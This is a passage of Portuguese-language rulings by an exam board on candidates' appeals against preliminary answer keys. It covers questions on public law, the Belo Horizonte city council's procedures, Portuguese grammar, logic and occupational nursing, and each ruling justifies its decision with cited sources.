Os recorrentes afirmam ausência de conteúdo previsto no edital do certame. Sem razão, contudo, visto que o tema abordado está no Conteúdo Programático como Regime Constitucional dos Servidores Públicos Civis.

Os fatos propostos pelo enunciado foram examinados pelo STF, no sentido de reafirmar sua jurisprudência de que servidores admitidos sem concurso público ou que tenham adquirido estabilidade com a Constituição Federal de 1988 devem se aposentar sob o Regime Geral de Previdência Social (RGPS). Portanto, não têm direito às vantagens privativas dos servidores concursados ocupantes de cargo efetivo, que se aposentam sob as regras do regime próprio de previdência social (RPPS). A decisão foi tomada no Recurso Extraordinário (RE) 1426306, que, em deliberação no Plenário Virtual, teve repercussão geral reconhecida e mérito julgado.

Em sua manifestação, a ministra Rosa Weber reconheceu a relevância jurídica e econômica da matéria, que ultrapassa os interesses das partes do processo. Em relação ao mérito, se manifestou pelo provimento do recurso com a reafirmação da jurisprudência **consolidada** do STF, que diferencia a “estabilidade excepcional”, conferida pelo ADCT, da “efetividade”, obtida por meio de concurso público.

Ainda de acordo com o entendimento da Corte, a partir da Emenda Constitucional (EC) 20/1998, que deu nova redação ao artigo 40 da Constituição, o vínculo no RPPS é exclusividade dos servidores públicos civis investidos em cargo efetivo.

A tese de repercussão geral fixada foi a seguinte: “São admitidos no regime próprio de previdência social exclusivamente os servidores públicos civis detentores de cargo efetivo (art. 40, CF, na redação dada pela EC nº 20/98), o que exclui os estáveis na forma do art. 19 do ADCT e demais servidores admitidos sem concurso público”.

Fonte:

- Recurso Extraordinário (RE) 1426306.

BRANCA	VERDE	AMARELA	AZUL
55	57	55	55

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O presente item avaliativo versa sobre as comissões permanentes. Alega o único recorrente que tal temática não encontra respaldo editalício, uma vez que exige conhecimentos sobre o Regimento Interno da Câmara de Belo Horizonte. Não assiste, contudo, razão ao recorrente. O edital do certame delimita as disciplinas e temas que são objeto de avaliação das provas. Neste caso, o conteúdo específico para o cargo em questão, em seu item 4, assim dispõe:

*4. Organização do Poder Legislativo: Funções típicas e atípicas do Poder Legislativo; Atribuições do Poder Legislativo; Composição da Câmara Municipal; Composição e competências da Mesa Diretora; Composição, atribuições e funcionamento das Comissões; **Comissões Permanentes e Temporárias**; Comissão Parlamentar de Inquérito; Plenário; Legislatura e sessão legislativa ordinária e extraordinária; Reuniões da Câmara Municipal.*

Neste sentido, é importante pontuar que ao estabelecer o assunto a ser avaliado de forma geral em edital espera-se obter do candidato todo o conhecimento acerca deste, seja aquele decorrente de normas específicas, seja o posicionamento doutrinário e jurisprudencial.

Desta feita, é improcedente o recurso, uma vez que a questão abordou tema devidamente previsto em edital.

Fonte:

- Edital.

BRANCA	VERDE	AMARELA	AZUL
56	58	59	57

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O presente item avaliativo versa sobre as funções típicas e atípicas do Poder Legislativo. O único recorrente solicita a revisão do item afirmando que a alternativa “B”, indicada como correta não compreende função atípica do legislativo municipal. Não procede, contudo, o recurso apresentado. A função atípica de natureza executiva praticada pelo Poder Legislativo diz respeito, de forma sucinta, sobre sua organização, tais como preenchimento de seus cargos, licenças, solicitações de férias e etc.

Fonte:

- Maurano, Adriana. O poder legislativo municipal (Portuguese Edition) (p. 175). Edição do Kindle.

BRANCA	VERDE	AMARELA	AZUL
57	59	58	56

Recurso Prejudicado. Ratifica-se a opção divulgada no gabarito preliminar.

O presente item avaliativo versa sobre a composição, atribuições e funcionamento das Comissões, bem como sobre as Comissões Permanentes e Temporárias. O enunciado, por sua vez, solicita que o candidato indique a alternativa correta considerando o disposto no Regimento Interno da Câmara de Belo Horizonte. Os recursos, contudo, são prejudicados uma vez que não atendem ao item 10.6 do edital, uma vez que não se encontram “devidamente fundamentados, comprovando as alegações com citações de artigos, de legislação, itens, páginas de livros, nomes dos autores etc., e, ainda, a exposição de motivos e argumentos com fundamentações circunstanciadas, conforme supra referenciado”.

Fonte:

- Regimento Interno da Câmara de Belo Horizonte.

BRANCA	VERDE	AMARELA	AZUL
58	56	57	59

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Conforme leciona Adriana Maurano, “a legislatura instala-se em sessão solene, nos termos da Lei Orgânica do Município”. Ainda, ensina que a sessão legislativa ordinária corresponde ao período de um ano. Desta feita, não há o que se falar em erro no enunciado, estando correta o comando para identificação da alternativa INCORRETA.

Fonte:

- Maurano, Adriana. O poder legislativo municipal (Portuguese Edition) (p. 156). Edição do Kindle.

BRANCA	VERDE	AMARELA	AZUL
60	60	60	60

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Contrato administrativo é o ajuste que a Administração Pública, agindo nessa qualidade, faz com o particular ou outra entidade administrativa para a consecução de objetivos de interesse público, nas condições estabelecidas por ela própria.

O contrato administrativo intrinsecamente tem as seguintes características básicas: é consensual, ou seja, expressa acordo de vontades entre partes; é formal, se expressa de forma escrita e contempla requisitos especiais; é oneroso, uma vez que deve ser remunerado na forma pactuada; é comutativo, porque estabelece vantagens recíprocas e equivalentes entre as partes. Além disso, é intuitu personae, devendo ser executado pela própria pessoa que celebra o contrato com a Administração.

Fonte:

- <https://www.conass.org.br/guiainformacao/contratos-administrativos/>

Cargo: Enfermeiro do Trabalho

BRANCA	VERDE	AMARELA	AZUL
01	05	03	05

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Acerca do emprego do acento indicativo de crase no título do texto, pode-se afirmar que:”, a alternativa “**C**” É obrigatório, reconhecendo-se a exigência da regência nominal estabelecida e o gênero do termo regido.” foi adequadamente indicada como correta. Título do texto: “A importância da educação e conscientização no combate à violência feminina” A regência nominal é um dos tipos de regência existentes e, como o nome já sugere, ocorre apenas entre nomes (substantivo, adjetivo ou advérbio). Quando um termo influencia outro em uma sentença, dizemos que se trata de um termo determinante. A essa relação de subordinação entre o termo determinante e o termo determinado (ou subordinado), damos o nome de regência. A preposição que liga um termo ao outro costuma marcar a relação de subordinação.” A alternativa “**D**” É obrigatório, reconhecendo-se a exigência da regência verbal estabelecida e a classificação morfológica do termo regido.” não pode ser considerada correta, o termo regente “combate”, trata-se de um substantivo.

Fontes:

- AQUINO, Renato. Interpretação de Textos. Ed. Impetus.
- AZEREDO, José Carlos de. Gramática Houaiss da língua portuguesa. 2ªed. São Paulo: Publifolha, 2008.

BRANCA	VERDE	AMARELA	AZUL
02	06	04	06

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Considerando-se que o texto apresenta recursos e processos argumentativos para a construção de posicionamentos do enunciador acerca do tema tratado assim como de subtemas a ele relacionados, a seguir os trechos destacados apresentam expressão subjetiva na construção de tais posicionamentos, tendo direta relação com os processos citados, com EXCEÇÃO de:”, a alternativa “**B**” “A violência física, por exemplo, manifesta-se através de agressões diretas como socos, chutes e empurrões, [...]” (2o§)” foi adequadamente indicada como correta. O fato é um acontecimento, uma ocorrência, aquilo que acontece em decorrência de eventos exteriores. Veja o exemplo: A médica prescreveu um remédio ao paciente, como o trecho destacado na alternativa “B”. A opinião é um ponto de vista a respeito de um fato. Ela não é, portanto, um fato. Trata-se de um julgamento pessoal, de um pensamento em relação a algo, é uma maneira de

pensar. Veja o exemplo: A médica prescreveu um remédio muito caro ao paciente. Observe nesse último exemplo que a expressão “muito caro” trata-se de uma opinião relativa ao fato de a médica ter prescrito um remédio ao paciente. Essa prescrição aconteceu, é um fato. Contudo, o autor da frase tem uma opinião específica sobre o fato: o remédio é muito caro. Outras pessoas podem ter opiniões diferentes a respeito desse mesmo fato, como: A médica prescreveu um remédio de preço acessível ao paciente. Ou “A médica prescreveu um remédio muito barato ao paciente.” Observe nos dois exemplos anteriores que o fato é o mesmo, mas as opiniões a respeito dele são bem diferentes. A alternativa “D) “Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§)” não pode ser indicada como correta conforme explicitado anteriormente. A alternativa “C) “No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina [...]” (1º§)” não pode ser indicada como correta, já que a expressão “é alarmante” indica expressão subjetiva, aponta para um entendimento do enunciador, não atendendo, assim, ao enunciado da questão.

Fonte:

- AQUINO, Renato. Interpretação de Textos. Ed. Impetus.

BRANCA	VERDE	AMARELA	AZUL
04	08	02	07

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “O título “A importância da educação e conscientização no combate à violência feminina” atribuído ao texto refere-se diretamente às ideias trazidas ao texto nos parágrafos indicados a seguir:”, a alternativa “D) 5º ao 10º parágrafo.” foi adequadamente indicada como correta.

“Para combater essa falta de conhecimento e conscientizar as mulheres sobre seus direitos e formas de se protegerem, é fundamental implementar programas educacionais desde cedo, principalmente nas escolas. Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.

As escolas desempenham um papel fundamental nesse processo, pois são espaços privilegiados para a disseminação de conhecimento e valores. Ao incluir em suas grades curriculares conteúdos relacionados à violência de gênero, as escolas contribuem para a formação de cidadãos mais conscientes e engajados na luta contra a violência feminina. Além disso, é importante que as instituições de ensino ofereçam espaços seguros e acolhedores onde os alunos possam discutir abertamente questões relacionadas à violência de gênero, esclarecer dúvidas e buscar apoio em casos de violência.

Além disso, é crucial que o papel da mulher como mãe seja valorizado e discutido dentro das famílias. Conversas abertas sobre questões relacionadas à violência de gênero e o ensino aos filhos sobre o respeito e a valorização das mulheres desde cedo são eficazes na promoção de mudanças culturais e comportamentais.

Outra medida importante é a adoção de políticas mais rigorosas pelas plataformas digitais, que devem coibir publicações agressivas ou que promovam a violência contra as mulheres. A fiscalização rigorosa nessas plataformas pode ajudar a prevenir a disseminação de discursos de ódio e a proteger as mulheres do assédio online.

As plataformas digitais têm uma visibilidade ampla e a capacidade de disseminar informações rapidamente. Portanto, é essencial que utilizemos essas ferramentas de forma responsável e ética, promovendo a conscientização e o combate à violência feminina em todas as esferas da sociedade.

É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.”

A partir das expressões destacadas no texto, nos parágrafos 5 ao 10, é possível reconhecer a referência feita no título do texto. A alternativa “B) 5º e 6º parágrafos.” não pode ser indicada como correta. O título “A importância da educação e conscientização no combate à violência feminina” não apresenta apenas a importância da educação, mas também a conscientização no combate à violência feminina, abarcando os parágrafos citados na alternativa indicada como correta. A alternativa “C) 1º ao 5º parágrafo.” não pode ser identificada como correta, pois, como é possível conferir nos parágrafos 1, 2, 3 e 4; não há uma referência feita no título que possa ser

reconhecida. A alternativa “A) 3º e 4º parágrafos.” não pode ser indicada como correta, de acordo com o explicitado anteriormente.

Fonte:

- O próprio texto.
- Platão e Fiorin, Para entender o texto.

BRANCA	VERDE	AMARELA	AZUL
05	09	01	08

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado ““Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente.” (1º§) A locução conjuntiva “mas também”, nesse contexto:”, a alternativa “C) Estabelece relação de acréscimo, adição, desempenhando a mesma função de uma conjunção aditiva.” foi adequadamente indicada como correta. As conjunções aditivas trazem uma relação de ideias que se somam e complementam-se, podendo ser tanto no sentido positivo quanto no sentido negativo. Por isso é possível apontar duas conjunções aditivas muito utilizadas: e (para sentido positivo) e nem (para sentido negativo). Também é possível usar duas ou mais palavras juntas para desempenhar o mesmo papel de conjunção. Elas são chamadas de locuções conjuntivas aditivas. Alguns exemplos: e; nem; bem como; não só (...) mas [também]; não apenas (...) como [também]; não somente (...) como [ainda]”. Exemplos: “Vinícius estava para chegar e Henrique já estava pronto.” “Eu não fui ao teatro nem li a peça.” “Ela lia muitos livros bem como via muitas séries.” “Não apenas fizemos o projeto como ainda entregamos tudo antes do prazo.” “Não só achou o restaurante muito bem localizado mas também gostou muito da comida.” No último caso, embora se use a conjunção mas, que originalmente significaria oposição, o contexto indica que a relação estabelecida é, na verdade, de adição; assim como ocorre no trecho destacado no enunciado da questão. A alternativa “A) Estabelece uma ideia de acréscimo em relação à oração posterior.” não pode ser considerada correta. “Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente.” (1º§), o acréscimo não é em relação à oração posterior, mas em relação à oração anterior. São coordenadas. Orações coordenadas sindéticas aditivas são aquelas que têm sentido de adição, incluindo ou somando uma ideia à primeira oração. Exemplo: “Brincamos muito e rimos mais ainda!” “Não apenas completamos a tarefa mas também tivemos uma excelente nota.” “Não me queixei nem me exaltei.”

Fonte:

- AZEREDO, José Carlos de. Gramática Houaiss da língua portuguesa. 2ªed. São Paulo: Publifolha, 2008.

BRANCA	VERDE	AMARELA	AZUL
06	10	08	03

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Acerca do conectivo sublinhado em “Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.” (5º§), pode-se afirmar que há a indicação de uma ideia de:”, a alternativa “B) Efeito visado.” foi adequadamente indicada como correta. Dentre as conjunções subordinativas estão as finais (ideia de finalidade): a fim de que, para que, que, porque. As conjunções subordinativas finais iniciam orações que são finalidade do que foi descrito na oração principal. São exemplos “para”, “a fim de”, entre outros. Exemplo: “Ela treinou muito durante todos aqueles anos para conquistar o campeonato.” As orações finais expressam um efeito visado, um propósito, e nisso diferem das consecutivas típicas, que expressam um efeito contingente. A alternativa “D) Consequência desejada.” não pode ser indicada como correta de acordo com o exposto anteriormente, efeito visado é um objetivo, uma finalidade, já a consequência desejada é algo que vai ocorrer em virtude de um motivo, ainda que a

consequência seja desejada, pode não ter sido uma finalidade, um objetivo preestabelecido. A alternativa “C) Efeito contingente.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “A) Retificação.” não pode ser considerada correta, significando correção.

Fontes:

- AZEREDO, José Carlos de. Gramática Houaiss da Língua Portuguesa. 2ª ed. – São Paulo: Publifolha, 2008.
- SACONNI, Luiz Antonio. Nossa gramática. Teoria e Prática.

BRANCA	VERDE	AMARELA	AZUL
07	03	09	01

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Considerando o emprego dos mecanismos de coesão textual no texto assim como sua relevância para que a mensagem tenha a devida compreensão, pode-se afirmar que no primeiro parágrafo do texto, a manutenção do elemento introduzido “muitas mulheres” pode ser identificada em:”, a alternativa “C) Três ocorrências no total.” foi adequadamente indicada como correta.

“No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas (muitas mulheres). Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as (muitas mulheres) impede de buscar ajuda e se (muitas mulheres) proteger adequadamente. Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§)

Coesão textual são os mecanismos linguísticos que permitem uma conexão lógico-semântica entre as partes de um texto. A ligação e harmonia que possibilitam a amarração de ideias dentro de um texto é feita com o uso de conjunções, preposições, advérbios, locuções adverbiais, pronomes, entre outros. A coesão textual assegura a ligação entre palavras e frases, interligando as diferentes partes de um texto. Ela pode ser percebida ao se verificar que as frases e os parágrafos estão entrelaçados no texto, de modo que um elemento dá sequência ao outro, determinando a transição das ideias presentes no texto. A coesão é essencial para garantir que o texto seja harmonioso, que transmita a mensagem com clareza e que faça sentido para o leitor. Para isso é necessário empregar elementos de coesão, utilizando conjunções, pronomes, advérbios, entre outras expressões que têm como objetivo estabelecer a interligação entre os segmentos do texto. Existem os seguintes tipos de coesão textual: coesão referencial, coesão lexical, coesão por elipse, coesão sequencial e coesão por substituição. A Coesão referencial consiste na menção de elementos que já apareceram ou ainda vão aparecer no texto. Esses elementos são chamados de anáforas (usada para se referir aos termos já citados no texto) e catáforas (usada para se referir aos termos que serão citados na sequência do texto). Na coesão referencial, os termos conectivos anunciam ou retomam (manutenção do elemento introduzido) as frases, sequências e palavras presentes em um texto. Para fazer essas retomada geralmente são utilizados pronomes pessoais, pronomes possessivos, pronomes demonstrativos ou expressões adverbiais de lugar. A coesão referencial é uma das mais usadas. Esse tipo de coesão evita o uso de diversas repetições no mesmo texto usando um termo para fazer referência a outro. Ou seja, é o tipo de coesão que reitera algo que já foi dito antes, substituindo uma palavra por outra que possui com ela alguma relação semântica. A alternativa “A) Uma ocorrência apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “B) Duas ocorrências apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente.

Fontes:

- O próprio texto.
- COSTA VAL, M. da. Redação e textualidade. São Paulo: Martins Fontes, 1994.
- FIORIN, José Luiz; PLATÃO, Francisco. Lições de texto: leitura e redação. 3 ed. São Paulo: Ática, 1998.

BRANCA	VERDE	AMARELA	AZUL
12	15	19	20

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As declarações I e III não podem ser ambas verdadeiras, já que há um único presente. Assim, uma delas é falsa. Logo, as declarações II e IV são necessariamente verdadeiras. Desse modo, podem ser feitas duas conclusões: o presente não é um *videogame* e o presente não é a quantia de R\$ 1.500,00.

Fonte:

- MORGADO, Augusto C. **Raciocínio Lógico-Quantitativo**. Elsevier Brasil, 2008.

BRANCA	VERDE	AMARELA	AZUL
13	16	14	18

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Avaliando cada um dos argumentos, tem-se que:

- Todo juiz é advogado e algum juiz não é promotor. Conclui-se que algum advogado não é promotor = CORRETO.** Se todo juiz é advogado, basta substituir o termo “juiz” por “advogado” na proposição “Algum juiz não é promotor”.
- Se todo pintor é criativo e existem pedreiros que são pintores, conclui-se que existem pedreiros que são criativos = CORRETO.** Se todo pintor é criativo, basta substituir o termo “pintores” por “criativos” na proposição “Existem pedreiros que são pintores”.
- Todos os físicos são matemáticos e todos os matemáticos são químicos. Conclui-se que todos os físicos são químicos = CORRETO.** Se todos os matemáticos são químicos, basta substituir o termo “matemáticos” por “químicos” na proposição “Todos os físicos são matemáticos”.

Assim, todos os argumentos são válidos.

Fonte:

- MORGADO, Augusto C. **Raciocínio Lógico-Quantitativo**. Elsevier Brasil, 2008.

BRANCA	VERDE	AMARELA	AZUL
15	18	20	19

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Em lógica, a contraposição determina que para toda sentença condicional, há uma equivalência lógica entre a mesma e sua proposição contrapositiva. Na proposição contrapositiva de uma sentença condicional, o antecedente e o conseqüente são invertidos e negados. Assim, a única alternativa correta que representa uma contrapositiva da proposição condicional do enunciado é a proposição “Se Patrícia não é nutricionista, então Mariana não é enfermeira”.

Fonte:

- MORGADO, Augusto C. **Raciocínio Lógico-Quantitativo**. Elsevier Brasil, 2008.

BRANCA	VERDE	AMARELA	AZUL
17	19	16	15

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O dia em que Fernanda começa a tomar os suplementos não é uma informação necessária para a resolução da questão. O enunciado destaca que o tratamento não é em apenas uma semana, ele é contínuo (basta notar a expressão “Às quartas-feiras e sábados”). Além disso, domingo e segunda-feira são dias consecutivos, nesse contexto. Considere as informações:

4. Às quartas-feiras e sábados, ela toma os suplementos C e B, respectivamente.
5. Fernanda toma o suplemento A três vezes por semana e esse suplemento não é tomado em dois ou três dias consecutivos.
6. O suplemento E não é tomado no dia seguinte do suplemento D ou no dia seguinte do suplemento A.

Da primeira e segunda informações, conclui-se, parcialmente, que:

Segunda =
 Terça = A
 Quarta = C
 Quinta =
 Sexta =
 Sábado = B
 Domingo = A

Se o suplemento A não for tomado na quinta-feira e nem na sexta-feira, ele deverá ser tomado domingo, segunda-feira e terça-feira, o que não pode acontecer (segunda informação). Logo, o suplemento A é tomado em um desses dois dias (quinta-feira e sexta-feira). Dessa forma, de domingo a terça, o suplemento A deve ser tomado duas vezes. Como não podem ser vezes consecutivas, esse suplemento só pode ser tomado no domingo e na terça-feira.

A partir da terceira informação, o suplemento E não pode ser tomado na segunda-feira e nem na sexta-feira (seria depois do A). Então esse suplemento é tomado na quinta-feira. Por fim, chega-se na seguinte rotina de suplementação:

Segunda = D
 Terça = A
 Quarta = C
 Quinta = E
 Sexta = A
 Sábado = B
 Domingo = A

Assim, o suplemento D é tomado às segundas-feiras.

Fonte:

- MORGADO, Augusto C. **Raciocínio Lógico-Quantitativo**. Elsevier Brasil, 2008.

BRANCA	VERDE	AMARELA	AZUL
18	13	17	12

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A tabela-verdade de uma proposição condicional é dada por:

p	q	$p \rightarrow q$
V	V	V
V	F	F
F	V	V
F	F	V

Avaliando cada alternativa:

- Se, de fato, Heitor não é pedagogo, então a proposição “Heitor é pedagogo” é falsa. Assim, conforme a tabela-verdade de uma proposição condicional, a proposição “Se Fernanda é professora de artes ou Ivone é professora de história, então Heitor é pedagogo” pode ser verdadeira ou falsa.
- Se, de fato, Fernanda é professora de artes, Ivone é professora de história e Heitor é pedagogo, a proposição “Se Fernanda é professora de artes ou Ivone é professora de história, então Heitor é pedagogo” é necessariamente verdadeira.
- Se, de fato, Fernanda não é professora de artes, Ivone não é professora de história e Heitor é pedagogo, a proposição “Fernanda é professora de artes ou Ivone é professora de história” é falsa. Consequentemente, a proposição “Se Fernanda é professora de artes ou Ivone é professora de história, então Heitor é pedagogo” é necessariamente verdadeira.
- Se, de fato, Ivone é professora de história e Heitor não é pedagogo, a proposição “Fernanda é professora de artes ou Ivone é professora de história” é necessariamente verdadeira, independentemente do valor

lógico da proposição “Fernanda é professora de artes”. Consequentemente, a proposição “Se Fernanda é professora de artes ou Ivone é professora de história, então Heitor é pedagogo” é necessariamente falsa.

Logo, a declaração da diretora será necessariamente falsa se, de fato, Ivone é professora de história e Heitor não é pedagogo.

Fonte:

- MORGADO, Augusto C. **Raciocínio Lógico-Quantitativo**. Elsevier Brasil, 2008.

BRANCA	VERDE	AMARELA	AZUL
19	12	15	16

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O enunciado fornece as seguintes proposições:

- I. Adriana é arquiteta ou Clécio é cirurgião plástico = Verdadeira.
- II. Bianca é bibliotecária e Eduardo é escritor = Falsa.
- III. Adriana é arquiteta ou Diana é detetive = Falsa.
- IV. Adriana é arquiteta ou Eduardo é escritor = Verdadeira.

Da proposição III, conclui-se que Adriana não é arquiteta e Diana não é detetive. Na sequência, da proposição IV, conclui-se que Eduardo é escritor. Por fim, da proposição II, conclui-se que Bianca não é bibliotecária. Assim, conclui-se que Bianca não é bibliotecária.

Fonte:

- MORGADO, Augusto C. **Raciocínio Lógico-Quantitativo**. Elsevier Brasil, 2008.

BRANCA	VERDE	AMARELA	AZUL
24	32	32	34

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustentam os recursos que houve erro na divulgação do gabarito, segue justificativa de cada questão:

A) A enfermagem é exercida privativamente pelo enfermeiro, pelo técnico de enfermagem, pelo auxiliar de enfermagem e pela parteira, respeitados os respectivos graus de habilitação. [correto segundo Art. 2 Parágrafo único da Lei 7.498 de 25 de junho de 1986].

B) O enfermeiro exerce todas as atividades de enfermagem, cabendo-lhe, privativamente, planejamento, organização, coordenação, execução e avaliação dos serviços da assistência de enfermagem. [correto segundo Art. 11, item I, c. Lei 7.498 de 25 de junho de 1986].

C) O pessoal que se encontra executando tarefas de enfermagem, em virtude de carência de recursos humanos de nível médio nessa área, sem possuir formação específica regulada em lei, **será proibido**, pelo Conselho Federal de Enfermagem, de exercer atividades elementares de enfermagem. [INCORRETO, segundo Art. 23 da Lei 7.498 de 25 de junho de 1986]

D) O técnico de enfermagem exerce atividade de nível médio, envolvendo orientação e acompanhamento do trabalho de enfermagem em grau auxiliar, e participação no planejamento da assistência de enfermagem, cabendo-lhe participar da orientação e supervisão do trabalho de enfermagem em grau auxiliar. [correto segundo Art. 12 e item c. Lei 7.498 de 25 de junho de 1986].

Fonte:

- BRASIL. **Lei 7.498 de 25 de junho de 1986**. Dispõe sobre a regulamentação do exercício da enfermagem, e dá outras providências. Brasília, DF, [1986]. Disponível em: <https://www.planalto.gov.br/ccivil_03/leis/l7498.htm> Acesso em: 20 fev. 2024.

BRANCA	VERDE	AMARELA	AZUL
26	23	29	21

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Os recursos sustentam que há mais de uma resposta correta, porém a única resposta a ser assinalada é a A) A notificação de acidente de trabalho é universal e compulsória. O preenchimento da Ficha de Investigação de Acidente de Trabalho deve ser realizado a partir da confirmação do caso, quando se estabelece a relação com o trabalho.

A correção da alternativa seria: A notificação de acidente de trabalho é universal e compulsória. O preenchimento da Ficha de Investigação de Acidente de Trabalho deve ser realizado a partir da **suspeição do caso. No entanto, somente serão inseridos no Sistema de Informação de Agravos de Notificação (Sinan) os acidentes de trabalho que atendam à definição de caso confirmado.**

Mantido gabarito preliminar.

Fonte:

- MINISTÉRIO DA SAÚDE. **Guia de Vigilância em Saúde** [recurso eletrônico] / Secretaria de Vigilância em Saúde. Departamento de Articulação Estratégica de Vigilância em Saúde. – 5. ed. rev. e atual. – Brasília : Ministério da Saúde, 2022. Disponível em: <https://bvsms.saude.gov.br/bvs/publicacoes/guia_vigilancia_saude_5ed_rev_atual.pdf>

BRANCA	VERDE	AMARELA	AZUL
28	26	34	29

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O recurso sustenta que há mais de uma resposta correta, segue justificativa de cada questão:

- Em determinado cenário situacional, o poder é capaz de adquirir diferentes dimensões como, por exemplo, o **poder técnico**, representado por atores sociais que ocupam cargos administrativos nas esferas municipal, estadual ou federal. [INCORRETO, é o **poder administrativo** que é representado por atores sociais que ocupam cargos administrativos nas esferas municipal, estadual ou federal].
- Para a promoção de mudanças e, conseqüentemente, para que o processo decisório ocorra, **não é indicado**, aos diferentes atores envolvidos em uma situação, acumular poder, pois **com** este são ínfimas ou inexistentes as possibilidades de promover mudanças. [INCORRETO, é **necessário**, aos diferentes atores envolvidos em uma situação, acumular poder, pois **sem** este são ínfimas ou inexistentes as possibilidades de promover mudanças].
- Essa metodologia parte do princípio de que o planejamento é a ferramenta de que os indivíduos dispõem para viabilizar a possibilidade de exercer governo diante do próprio futuro; refere-se ao controle e ao empoderamento do ator para a situação que pretende governar. [CORRETO segundo fonte indicada]
- É um método que **não pretende resolver problemas**, entendendo-se como problema “algo detectado que incomoda o ator social e o motiva a buscar soluções adequadas, ou seja, aquilo que o ator detecta na realidade e confronta com um padrão que ele considera não adequado ou não tolerável e o estimula a enfrentá-lo, visando à promoção de mudanças”. [INCORRETO, o método é **voltado para a resolução de problemas**].

Fonte:

- KURCGANT, Paulina. Gerenciamento em Enfermagem . 4. ed. - Rio de Janeiro:Guanabara Koogan, 2023.

BRANCA	VERDE	AMARELA	AZUL
30	24	27	31

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A) Classe A: fogo em líquidos inflamáveis, graxa, óleos e semelhantes, onde o efeito de “abafamento”, ou a exclusão do ar, ou a interrupção da reação química em cadeia são as mais eficazes. [INCORRETA, o correto seria classe B].

B) Classe B: fogo que ocorre em metais combustíveis (pirofóricos), como magnésio, lítio e sódio. São necessários agentes extintores e técnicas especiais para incêndios deste tipo. [INCORRETA, o correto seria classe D].

C) Classe C: fogo em ou perto de equipamentos elétricos energizados, onde o uso de um agente extintor não condutivo é de importância primordial. O material em combustão é, entretanto, da classe A ou B por natureza. [CORRETA]

D) Classe D: fogo em materiais combustíveis comuns, como materiais celulósicos (madeira, tecido, algodão, papéis) onde o efeito do “resfriamento” pela água ou por soluções contendo muita água é de primordial importância. [INCORRETA, o correto seria classe A].

O conteúdo pertence ao tema de biossegurança.

Mantido gabarito como está.

Fonte:

- MATTOS, Ubirajara. Higiene e Segurança do Trabalho. Rio de Janeiro: Elsevier Editora Ltda, 2019.

BRANCA	VERDE	AMARELA	AZUL
31	30	33	22

Recurso Procedente. Questão Anulada.

Os recursos sustentam que há erro no enunciado. Após análise minuciosa, conclui-se que a forma como foi escrita realmente induziu à dupla interpretação, prejudicando o cálculo correto para a questão. Portanto acolho o recurso e sugiro anulação da questão.

Fonte:

- MATTOS, Ubirajara. **Higiene e Segurança do Trabalho**. Rio de Janeiro: Elsevier Editora Ltda, 2019.

BRANCA	VERDE	AMARELA	AZUL
33	31	23	32

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O recurso sustenta que há mais de uma resposta correta. Porém a única alternativa a ser assinalada é “D) A atuação do técnico de enfermagem na assistência pré-hospitalar, em situações previsíveis e rotineiras, engloba as práticas assistenciais já reconhecidas para o Suporte Básico de Vida (SBV) e os procedimentos de maior complexidade técnica e/ou a pacientes graves e com risco de morte, que exijam conhecimentos científicos adequados e capacidade de tomar decisões imediatas.”

A correção dessa alternativa seria: A atuação do Técnico de Enfermagem na assistência pré-hospitalar engloba as práticas assistenciais já reconhecidas para o Suporte Básico de Vida, **exceto** os procedimentos de maior complexidade técnica e/ou a pacientes graves e com risco de morte, que exijam conhecimentos científicos adequados e capacidade de tomar decisões imediatas.

É vedado ao Técnico de Enfermagem o exercício de atividades de Enfermagem a pacientes que exijam maior conhecimento técnico científico, sem a supervisão direta do Enfermeiro, exceto em casos que haja iminente e grave risco de morte, **não podendo tal exceção aplicar-se às situações previsíveis e rotineiras.**

Fonte:

- CONSELHO FEDERAL DE ENFERMAGEM. **RESOLUÇÃO COFEN Nº713/2022**. Atualiza a norma de atuação

